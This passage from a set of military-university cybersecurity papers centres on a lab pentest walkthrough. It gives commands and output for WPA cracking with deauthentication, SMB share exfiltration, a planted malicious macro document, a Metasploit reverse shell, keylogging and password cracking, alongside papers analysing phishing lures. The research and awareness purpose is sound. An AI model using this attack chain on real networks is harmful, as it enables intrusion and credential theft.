uninterrupted, even in the event of cyberattacks or physical disruptions, thus providing a tactical advantage to the artillery division. Moreover, they can perform predictive maintenance by analyzing historical data trends to identify potential points of failure before they impact operations, ensuring continuous availability and operational readiness.

The screenshot shows the Wazuh user interface. At the top, there is a navigation bar with a date filter set to 'Jun 19, 2024 @ 13:30:53.001'. Below this, there are several tabs for different alert types: 'T1550.002', 'T1078.002', and 'T1021.001'. The selected tab is 'T1021.001', which corresponds to the alert title: 'Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access'. To the right of the alert title, there is a description: 'Successful Remote Logon Detected - User:Guest - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that DISHKOV is allowed to perform RDP connections'. There is a severity level of '6' and a count of '92557'.

Below the alert information, there is a table with the following columns: 'Table', 'JSON', and 'Rule'. The table contains the following data:

Table	JSON	Rule
@timestamp		2024-06-19T10:30:53.001Z
_id		B8EMMJAbz-rHW74eVW
agent.id		001
agent.ip		192.168.6.252
agent.name		WIN-1B0009Q073H
data.win.eventdata.authenticationPackageName		NTLM
data.win.eventdata.elevatedToken		%%1843
data.win.eventdata.impersonationLevel		%%1833
data.win.eventdata.ipAddress		192.168.6.188
data.win.eventdata.ipPort		0

Figure 5: Wazuh user interface

In summary, monitoring the digital environment of battlefield CIS is not merely about tracking performance—it is about creating a resilient and adaptive network infrastructure that can meet the dynamic needs of military operations, from supporting real-time decision-making to maintaining the security and integrity of critical data flows

Conclusion

By incorporating a well-implemented DNS into the needed infrastructure, it is ensured that it is easier to use, more scalable and more reliable. This not only benefits operators by simplifying their workflows, but also enhances the overall performance and security of the system, laying a solid foundation for future growth and expansion.

References

1. DNS documentations and blogs, Retrieved from <https://www.ietf.org/rfc/rfc1035.txt>
2. hMailServer documentations, Retrieved from <https://www.hmailserver.com/docs>
3. Wazuh documentations, Retrieved from www.wazuh.com
4. Николов, Ј. Г., Киберсигурност на комуникационно-информационните системи, Монографија, 2021, ISBN 978-619-7531-22-0, стр. 46
5. Slavyanov, K., Dimov, R., Application of fuzzy logic in cybersecurity decision making and analysis after a cyber incident detection, ENVIRONMENT. TECHNOLOGIES. RESOURCES. Proceedings of the International Scientific

and Practical Conference, 2024, ISSN 1691-5402, DOI:
<https://doi.org/10.17770/etr2024vol2.8022>.

6. Borisova, A. R., Network attack recognition using fuzzy logic, Environment. Technology. Resources. Rezekne, Latvia Proceedings of the 15th International Scientific and Practical Conference. Volume II, 55-60, 2024, ISSN 1691-5402, DOI: <https://doi.org/10.17770/etr2024vol2.8054>.

BASIC CYBER SECURITY TESTS OVER LOCAL NETWORK AND SERVICES

Linko G. Nikolov, Radostin S. Dimov, Georgi Dishkov, Damyan Kushev

Communication Networks and Systems, National Military University, Shumen, Bulgaria
linkonikolov@gmail.com ; rsdimov95@gmail.com ; gdishkov73@gmail.com ;
damqnkushev03@gmail.com

Abstract: *In a contemporary battlefield operations, cybersecurity has found an essential role. Having IT support as one of the significant operations in contemporary warfare, hacker attacks seem inevitable. Computer systems availability help commander's decision making process fast and valuable, but blocking it may result devastating. In this research paper basic cyber security tests are made and vulnerabilities are analyzed in the means of CVEs and impact. Specialized KALI Linux OS software is used, as well as enhanced instruments as a laboratory setup.*

Keywords: *network traffic, brute force, cybersecurity, vulnerability, Kali Linux, aircrack*

Introduction

Penetration testing on a Local Area Network is a controlled cyber attack aiming to discover and identify weaknesses, vulnerabilities and misconfigurations on a targeted network, that hackers can leverage, thereby gaining unauthorized access to systems in the LAN and sensitive data or even completely shutting down running services. All this happens in a controlled environment, within certain limits and boundaries along with the target and expected final results, that both parties (penetration testing team and person that the network belongs to) agreed on beforehand.

1 Limits, Boundaries and Target

The subject of the penetration test is a Local Area Network with various running services and wire-less access point. The plan for the attack is divided into several tasks, including gaining initial access to the network, discovering weak points in the system and exploiting them to achieve a deeper penetration into the network. Ultimately, the target is simple but significant: exfiltrating sensitive data to demonstrate the impact of a successful breach. The next key step is the process of weaponization. This is achieved by following a systematic approach in choosing the most suitable tools for the occasion.

2 Methodology and Tools.

In the current scenario, the attackers are making use of software suites based on different operating systems, which in their turn are used for pentesting (Kali Linux) and for masking malicious macros inside office documents (Windows). The first step in the penetration test is monitoring the Wi-Fi access point and getting initial access by capturing the WPA handshake and cracking the access point's password via dictionary attack. All said is achieved with the aircrack-ng suite. To monitor the active Wi-Fi access points in the region the penetration testing team have to connect an external Wi-Fi card, then set its mode to “monitor” using the following commands:

- iwconfig – opens list with all available external and internal Wi-Fi cards.

```
(kali@kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0     no wireless extensions.

wlan0    IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Power Management:on
```

Figure 1: Usage of the command “iwconfig”

- **sudo airmon-ng check kill** – killing all working processes in order to turn the monitor mode on.

```
(kali@kali)-[~]
└─$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

    PID Name
    14031 wpa_supplicant
```

Figure 2: Usage of the kill command

- **sudo airmon-ng start wlan0** – turning on the monitor mode of the external Wi-Fi card.

```
(kali@kali)-[~]
└─$ sudo airmon-ng start wlan0

PHY      Interface  Driver          Chipset
phy0     wlan0      rtw_8821cu     Realtek Semiconductor Corp. 802.11ac NIC
          (monitor mode enabled)
```

Figure 3: Starting the monitor mode

The next step of acquiring the password of the local network access point is to capture WPA handshake using the already configured Wi-Fi card, with the following commands:

- **sudo airodump-ng -w hack1 -c 2 --bssid 90:9A:4A:B8:F3:FB wlan0mon**

- -w – specify output file
- -c – channel select
- --bssid – MAC address of the specified access point

In separate terminal window :

- **sudo aireplay-ng --deauth 0 -a 90:9A:4A:B8:F3:FB wlan0mon**

- --deauth 0 – sends unlimited amount of deauthentication packets

- **sudo aircrack-ng hack1.cap -w /usr/share/wordlists/rockyou.txt**

```
Aircrack-ng 1.7
[00:00:02] 51579/14344392 keys tested (23015.06 k/s)
Time left: 10 minutes, 21 seconds                                0.36%
KEY FOUND! [ XXXXXXXXXX ]

Master Key   : FD 2C C9 71 8D 63 2D 87 D9 85 EB E2 8E E6 F7 4D
              88 E0 24 20 79 F1 33 A7 CA D8 4D C5 0A 2A BE B1

Transient Key : 22 00 F2 46 5D B5 73 2E 36 E3 5C 01 D5 F1 F5 8C
              0A 77 9E 8E 9E 95 D1 40 68 47 EF 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 4A 37 A3 43 F4 F7 07 48 89 A2 57 2D 44 C8 E5 73
```

Figure 4: Cracked Wi-Fi access password.

After successfully acquiring the password and connecting to the local network, the next stage is performing a network scan, with “Nmap”, for available devices and running services. Post scanning, the viable information about the working devices and services is displayed, providing the fundamentals for the vulnerability research.

- **sudo nmap -Pn 192.168.6.1-254** – checking active hosts and open service ports

```
Nmap scan report for 192.168.6.1
Host is up (0.40s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
2000/tcp  open  cisco-sccp
8291/tcp  open  unknown
MAC Address: 18:FD:74:DD:9F:85 (Routerboard.com)

Nmap scan report for 192.168.6.2
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:20:ED:6C:1B:6C (Giga-byte Technology)
```

Figure 5: Running client devices and router in the network.

The results show that all devices except one are not running any additional services other than SMB (the other devices within the range 192.168.6.3-5 are identical to device 192.168.6.2). At this point a deduction is made that there is a running shared folder between the devices in the local network. After reviewing the full scan report, a machine with services for web, database, and SMB is present - in conclusion this is the server.

```
Nmap scan report for mail.6sadm.org (192.168.6.252)
Host is up (0.092s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5357/tcp  open  wsddapi
MAC Address: 00:0C:29:02:18:7A (VMware)
```

Figure 6: Server with running services

As for the beginning of the enumeration stage, the penetration test proceeds with the task of exfiltrating data from the shared folder. Using the tool “enum4linux” a share called “Shared Folder”, accessible with the default “Guest” account is discovered on target system. The result of the data exfiltration leads to the acquisition of an office document with sensitive data.

```
Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
Shared Folder  Disk
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.6.252

//192.168.6.252/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.6.252/C$    Mapping: DENIED Listing: N/A Writing: N/A
```

Figure 7: Mapping the SMB shares

```
(kali@kali)-[~]
└─$ smbclient //192.168.6.252/'Shared Folder' -U Guest
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> cd
Current directory is \
smb: \> ls
.                D           0 Wed Jun 19 05:53:48 2024
..              DHS          0 Mon Jun 17 09:30:50 2024
email_accounts.txt  A           84 Wed Jun 19 05:54:20 2024
nariadi.xls       A          17408 Wed Jun 19 05:20:26 2024

26049791 blocks of size 4096. 20952487 blocks available
smb: \> mget *
Get file email_accounts.txt? y
getting file \email_accounts.txt of size 84 as email_accounts.txt (7.5 KiloBytes/sec) (average 7.5 KiloBytes/sec)
Get file nariadi.xls? y
getting file \nariadi.xls of size 17408 as nariadi.xls (404.8 KiloBytes/sec) (average 322.3 KiloBytes/sec)
```

Figure 8: Exfiltrating the sensitive office document

The mentioned document is then used to mask previously generated payload, with “msfvenom”, via a PowerShell based utility for the creation of malicious Office macro documents - “luckystrike”. At last the masked malicious file is uploaded back to the shared folder on the server.

```
smb: \> rm nariadi.xls
smb: \> put /Dekstop/nariadi.xls
/Dekstop/nariadi.xls does not exist
smb: \> put /home/kali/Dekstop/nariadi.xls
/home/kali/Dekstop/nariadi.xls does not exist
smb: \> put nariadi.xls
putting file nariadi.xls as \nariadi.xls (132.8 kb/s) (average 132.8 kb/s)
smb: \> ls
.                D           0   Wed Jun 19 06:29:11 2024
..               DHS          0   Mon Jun 17 09:30:50 2024
email_accounts.txt A           84   Wed Jun 19 05:54:20 2024
nariadi.xls      A        487936 Wed Jun 19 06:29:14 2024

26049791 blocks of size 4096, 20950823 blocks available
```

Figure 9: Replacing the legit document with the malicious one

After waiting with an active listener from the “Metasploit Framework Console” the attackers gain reverse TCP session from the leader’s computer. Then they do a thorough search through the machine, after not finding any sensitive information and data they proceed to hide a “keylogger” inside with hopes to hijack any accounts and credentials, that can help with further spreading the malicious file to the other computers in the network. With that they succeed to get their hands on the chief’s credentials for the mail service.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter_reverse_tcp
payload => windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.6.185
lhost => 192.168.6.185
msf6 exploit(multi/handler) > set lport 4443
lport => 4443
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.6.185:4443
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.6.185:4443 -> 192.168.6.3:49544) at 2024-06-19 08:20:12 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
-----

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter	x86/windows PC-8\Administrator @ PC-8	192.168.6.185:4443 -> 192.168.6.3:49544 (192.168.6.3)

Figure 10: Reverse TCP session

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<"H"><"H">komandir<Right Shift>@6sadn.orglovemebaby<CR>
lovemebabe<CR>
```

Figure 11: Keylogger

The next task they move forward with is to compile a phishing email that contains the malicious office document, advising all the personnel that they have to do certain work on it. While the phishing attack is in progress, the penetration testing operators search through all sections of the mail for more data, that they can collect, in order to

progress with their planned stages. They get their hands on an email with encrypted data, stating that the commander sent the credentials for the server’s administrator account and password.

Succeeding with the task of collecting more data, they start decrypting the acquired archive with a “dictionary attack” tool. After they acquired the password for the archived file, the penetration testing team found inside the credentials for the server’s administrator account and password. With the credentials in their hands the pentesters log in the server using RDP connection and start a search for directories to the web page. Shortly after finding it, they gain administrator control over the server, with which the cyber operation is considered completed.

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt test.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 20 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 0.10% (ETA: 11:46:28) 0g/s 2447p/s 2447c/s 2447C/s goarmy..biscuit1
0g 0:00:00:25 0.35% (ETA: 11:52:20) 0g/s 2405p/s 2405c/s 2405C/s kitty05..Rihanna
0g 0:00:00:30 0.42% (ETA: 11:52:06) 0g/s 2401p/s 2401c/s 2401C/s truelover..mateja
0g 0:00:01:01 0.85% (ETA: 11:53:22) 0g/s 2364p/s 2364c/s 2364C/s yungmoney1..tazzy123
0g 0:00:01:34 1.33% (ETA: 11:51:52) 0g/s 2376p/s 2376c/s 2376C/s bulado..betty26
0g 0:00:02:16 1.92% (ETA: 11:51:54) 0g/s 2364p/s 2364c/s 2364C/s 321123321..262830
0g 0:00:02:33 2.16% (ETA: 11:51:45) 0g/s 2361p/s 2361c/s 2361C/s celorico..cameras1
0g 0:00:02:57 2.52% (ETA: 11:51:13) 0g/s 2366p/s 2366c/s 2366C/s fuckyahoo..flukie
ildrama (password.rar)
```

Figure 12: Decrypting the archive

```
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=20
Press 'q' or Ctrl-C to abort, almost any other key for status
madonna22 (?)
```

Figure 13: Decrypting the HASH inside the archive

3 Results

By the end of the cyber operation the attackers managed to:

- capture and crack the WPA handshake:
- gain unauthorized access to targeted machines inside the LAN
- exfiltrate sensitive data
- gain administrator privileges on the local server

Conclusion

Summarizing the penetration test, the target is fully completed. The implementation of the task is reported to be with average to minimal level of difficulty due to issues in the configuration, probable cause of which is human mistake. Such misconfigurations are categorized as:

- Weak or commonly used password for the Wi-Fi access point, which is considered a vulnerability in the network itself;
- Default profiles with unchanged credentials on targeted systems;
- Files containing sensitive data sent over mail.

References

1. curiousJack, luckystrike, 2016, Retrieved from <https://github.com/curiousJack/luckystrike>
2. darkAudax, 2010, Tutorial: How to Crack WPA/WPA2, https://www.aircrack-ng.org/doku.php?id=cracking_wpa
3. Gordon “Fyodor” Lyon, Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning, Location: <https://nmap.org/book/toc.html>
4. ibrahim atasoy, 2023, Smbclient command, <https://medium.com/@ibo1916a/smbclient-command-2803de274e46>
5. Kali.org, John: Tool Documentation, Retrieved from <https://www.kali.org/tools/john/>
6. Rapid7, Metasploit Documentation, Location: <https://docs.metasploit.com/>
7. Николов, Л. Г., Киберсигурност на комуникационно-информационните системи, Монография, 2021, ISBN 978-619-7531-22-0, стр. 59

EMAIL SOCIAL ENGINEERING IN ACTION

Linko G. Nikolov

*Communication Networks and Systems, National Military University, Shumen, Bulgaria
linkonikolov@gmail.com*

Abstract: *Email social engineering is the most used path towards cribercrime nowadays. In this research paper, examples of social engineering e-mail letters are presented in the means of specific parameters such as sender, topics, text, internal email content and attractive emotiocons. A classification is proposed, which can be used as further enterprise personnel training.*

Keywords: *cybersecurity, social engineering, e-mail scam, hacker technique*

Introduction

In the civil sector, email is the most used IT service in every digitalized company worldwide. Unfortunately this is the path for hackers to perform cybercrime. In the defence and security area, CIS support assures effectiveness of tasks completion – either by decision support, or by automation. The military CIS infrastructure can be considered as “closed” but if wireless access is opposed, an entry point to attacks should be considered. Cybersecurity is inevitable topic while using CIS infrastructures, and it should include not only access control, but the idea of social engineering lies. Such lies can trigger cyber incidents and be devastating for the organisation. On one hand many precautions can be taken to build a secure CIS system – cryptographic methods [8], end devices hardening, network devices hardening, network protocols configured for enhanced security, firewalls and antivirus systems implementations, automated systems like SIEM and SOAR, and of course – AI [2], [3]. On the other hand, only one successful lie and a hacker can penetrate the victim’s infrastructure – by the malicious means of the embedded malware in a fraudulent emails. Social engineering attacks can be successful just because of uneducated personel – clicking over links and downloading “important” files, attached into the false email letters. This paper aims to increase the cyber awareness and cyberhygiene in personnel during worktime procedures.

1 Social engineering techniques.

There are many definitions, theories and terms describing the cyber social engineering phenomena. In this paper only most important techniques will be pointed out, combining it as properties of a fraudulent email letter aslo:

- sender is the same as receiver: in many cases the email sender has the same syntax as the user of the target email box. Only difference are the signs < and > comprising names;
- urgency: this is a technique frightening the victim towards taking action. Either with text, either with emoticons and colored signs next to the email topic;

- special bank or tax information: many hackers use this lie to trick the victim of urgent data posing. Having personal data in a weaponization period, the hacker can easily continue the road to win – steal money or other;
- attached file – labelled necessary (or urgent) document to look at, or to be filled in by the target user. This is the phase where the hacker waits for reverse session success, or for malware delivery;
- URL embedded – a web link put inside the text of the email. In many companies, weblinks now are not activated due to similar precautions. If the victim clicks the presented domain, the malware can start its long journey from the “inside” of the network infrastructure;
- ask for fast response – in the email of the attacker there are no attached files, no weblinks, just an asking for response. By this, the attacker can continue communication and keep tricking the victim until success of malware delivery.

It is obvious that only human brain can set the limit of different ways for a lie to become truth. The list of techniques can be extended in many directions, but the most effective are imposing scare, urgency, money, threat, and some less times – love, and a kind of win. It has to be stated that not only the email platform is used nowadays. Any kind of social media is the area of battlefield. Online stores and sales [6], telephone call frauds [4], [5] etc. – in any of these domains one should pay attention, not money.

Many of the presented techniques have earned good [7] non-refundable results to the liars.

2 Social engineering email letters.

The following examples of social engineered letters are via email service and may be targeted in certain direction. The definition of scam is achieved only by the inbox user, namely the author of this paper. The email inbox service provider have not recognized the presented letters as spam.

First example is received in 2017 – fig. 1. The sender’s name “Карл Филиппов” differs from the sender’s email address „sjgiriei“. The topic of the email contains a combination between Russian grammar and English name Angel: “Организует работу Angel”. The content includes Russian language invitation for money transfer. And a weblink provided.




Fig. 1: Money transfer email example

The weblink to follow after click is actually a Russian domain “pavmail.ru” and the application layer session is without encryption – http. Further laboratory set is needed, for example a sandbox, in order to trace this session and to click it freely, which

unfortunately is not the case in this paper. Moreover, sandbox usage can be evaded by the malware and precautions must be kept during real reverse engineering.




Fig. 2: A phishing weblink

Another example is a lie for a “Swift” document. The email asks to check the attached file for payment confirmation. Malware can be constructed inside the attached file. The “.ace” extension wakes suspicion (fig. 3).




Fig. 3: Suspicious attached file

In this presented example, the English grammar and protocol is not followed – text starts with small letter, no name for the receiver, no further explanation. Text construction seems unusual. And the “.ace” extension actually is not very famous for emails. The user should think carefully before downloading and opening it.

A bright example of stress might be an unwanted payment of a small amount of money towards online store (fig. 4). Social feelings targeted are the thanksgiving for a

payment the victim haven't performed. A trick with large online payment system was involved here.

For military purposes, commanders, officers and all users may double check urgent emails by performing direct phone calls. If an attached order is sent in an inappropriate time (during 03:00 a.m. in a regular workday) or with grammar errors, it can be considered as properties of fraud.




Fig. 4: A trick for paypal payment

Construction inside is created in a way the victim to be bewitched from unreal payment transaction. Several click links are positioned, including “report an abuse” (fig. 5). The searched affection here is slight shock and hereinafter the user to perform some action, for example – to cancel the transfer and return his lost money.




Fig. 5: Part of a documented transaction as a technique for lie

If the victim is successfully surprised with corresponding actions by himself, some scenarios occurred can be clicking over the presented weblinks, highest possibility over “**Cancel it**”. In table 1 the actual domains are presented.

Table 1. Email content and corresponding weblinks

	Syntax in email	URL domain / script injection
1	clothes.out@ebay.com	javascript.internSendMess('support@ebay.com')
2	Cancel it	trck.me/450069
3	My survey	https://app.evalandgo.com/s/?id=jTk2SU5MnAIO
4	please report an abuse	www.evalandgo.com/contact/

If the cancel url is clicked, the attacker will be alarmed for victim session start, or for malware dropping stages initiation.

Among the real social engineering examples can be found:

- noticed unusual activity/issue in the payment account, waiting for reaction;
- unnecessary invoice/swift attached file;
- greetings and waiting for response;
- email is blocked due to lack of allocated inbox space;
- unauthorized attempt for login;
- account verification needed;
- security alert, need for update; etc.

In fig. 6 and fig. 7 expressive examples are shown, despite all activities are real lie.




Fig. 6: Examples of bank and payment activity scamming

During this research, 300 email letters are observed and their parameters differentiated. In table 2 most relevant extract is shown. Some letters contain more than one proposed parameter. The proposed database can be further included online for software and/or AI recognition.




Fig. 7: Examples of account activity scamming

All the presented examples are real and human evaluated. Spam engines are not included in this practical survey and the deep inspection can be further work. In any case, information consisting in the emails can be fruitful for spam databases.

Table 2. Parameter classification of social engineering email letters

	Parameter	Properties	Number of letters containig
1	sender	The same as user	95
		Different from obvious text	189
		Containing many digits	146
		Containing strange syntax	163
2	Email topic	Bank activity	52
		Money payment / invoice	67
		Urgency	43
		Connection with recent online activity	171
		Trip	29
		Win	62
		Help	34
		other	13
3	Emoticon	Green square	78
		A tick / bell / sign	57
		Smiley / red circle / gift / baloon	35
		Exclamation / reminder / alert	40
4	Weblinks embedded	Obvious	128
		http	79
		hidden behind a syntax	101

It is important to be stated that some of the received emails have connection to recent personal real activity – different location is detected and used as trick, linguistics of the

location is used, website cookies information is extracted, memory space allocation limits are detected, and more. Such cyber artifact information should be controlled.

3 How to get prepared.

The email letter characteristics must be taken in mind before opening the letter. Events that had never occurred should be omitted for response. Even short term courses can provide sound IT security enhancements. Attached files are the most important tricks used by the hackers, followed by imposed weblinks – knowing this, the users may include cyber hygiene in their operations. And when an incident occurs, there should be a frameworked schedule of response steps and immediate reaction, often achieved by dedicated security operations centre (SOC).

A combination between good cyber education and powerful security tools will imply the hackers much more problems and the road to their cyber crime success harder and longer.

Acknowledgments



This paper is created in favour of task 2.1.4 of National Scientific Program “Security and Defence”, approved with Bulgarian Ministry council act 731/21.12.2021.

Conclusion

Social engineering is an extreme cybersecurity threat, overwhelming the safety precautions taken. Technical rules, machine learning algorithms and etc. are one way to fight against this this negative tendency. Another way still remains personnel awareness and education as an efficient measure. IT staff preparation and information spreading for security actions should be the first step towards cybersecurity ensurance.

References

1. Solaris attack, URL: <https://www.techtarget.com/whatis/feature/SolarWinds-hack-explained-Everything-you-need-to-know>
2. Slavyanov, K., Dimov, R., Application of fuzzy logic in cybersecurity decision making and analysis after a cyber incident detection, ENVIRONMENT. TECHNOLOGIES. RESOURCES. Proceedings of the International Scientific and Practical Conference, 2024, ISSN 1691-5402, DOI: <https://doi.org/10.17770/etr2024vol2.8022>.
3. Borisova, A. R., Network attack recognition using fuzzy logic, Environment. Technology. Resources. Rezekne, Latvia, Proceedings of the 15th International Scientific and Practical Conference. Volume II, 55-60, 2024, ISSN 1691-5402, DOI: <https://doi.org/10.17770/etr2024vol2.8054>.
4. News.bg, URL: <https://news.bg/about/telefonni-izmamnitsi>
5. Nova Varna, URL: <https://novavarna.net/2024/11/04/теелефонни-измамници-атакуват-възрас/>

6. OLX, what is phishing, URL:
https://sigurnost.olx.bg/?utm_source=siren&utm_medium=email&utm_campaign=mkt_bg_phishing_message_nov
7. Sprinto, URL: <https://sprinto.com/blog/social-engineering-statistics/>
8. Dimitrov, D., Bedzhev, B., A Model of Signal Processing in Software Defined Radio Communication Systems, 2023, International Conference on Information Technologies (InfoTech), ISSN: 2770-2731, DOI: 10.1109/InfoTech58664.2023.10266888

SOCIAL ENGINEERING CYBERATTACKS

Linko G. Nikolov

*Communication Networks and Systems, National Military University, Shumen, Bulgaria
linkonikolov@gmail.com*

Abstract: *The social engineering cyberattacks are the “hidden” initial step to destroy an infrastructure. Only by means of lie, users get tricked and all cybersecurity precautions can be overwhelmed by the hackers. In this research paper examples of social engineering e-mail letters are analyzed in the means of specific suspicious cyber activities. Specialized sandbox software is used, as well as virtualization environment laboratory setup.*

Keywords: cybersecurity, social engineering, e-mail fraud, hacker attack

Introduction

Cybersecurity became inevitable topic while using online resources and IT infrastructure creation. There are many precautions to take in order to build a secure environment. Such can be: cryptography [8], end devices hardening, network devices hardening, network protocols configured for enhanced security, firewalls and antivirus systems implementations, automated systems implementing AI [2], [3]. On the other hand, human feelings are targeted during social engineering offense and a successful lie can assure network penetration. Social engineering attacks seem wide spread cyber operation because only clicking over links and downloading “important” files reach hacker’s job done. It is the skill of hacker to convince the victim to open the attached file, and start the hidden malware respectively. This attack can be performed very silently of a certain amount of time [1]. Staff education seems most efficient way to counteract against cyber attackers. Anyway, it is a slow, time- and human-resources consuming process. This paper aims to help increase the cyber awareness as much as possible and create cyber hygiene at users.

For military operations, the 5th domain is evolving and the thread is consistent. Internet social engineering attacks can be omitted by not connecting to the “outside” world, but in any case, Internet connection will be required at some point. Internet connection inclusion is the entry point of fraudulent attackers. Furthermore, unauthorized network connection can be the first stage of social engineering plan of attackers. In this manner, military cybersecurity officers should have in mind the social engineering actions and attacks.

1 Social engineering attacks by attached file.

Many kinds of social media can be the area of hacker activity. Online stores and sales [6], telephone call frauds [4], [5] etc. – in any of these domains one should pay attention, and never money. Attached file techniques can earn good [7] non-refundable results to attackers.

In this paper only most important attacks will be pointed out, combining it with properties of a fraudulent letter. Attached file is one starting point as parameter of social engineering. Not any email letter, containing attached file, should be considered social engineered! Just to have it in mind when open such letter. After considering an attached file, further steps are to be taken from the user to ensure that it is regular / normal letter. An attached file, labelled necessary (or urgent) document to look at, or to be filled in by the target user is the most common step of attack. This is the phase where the hacker can create reverse session, or malware drop.

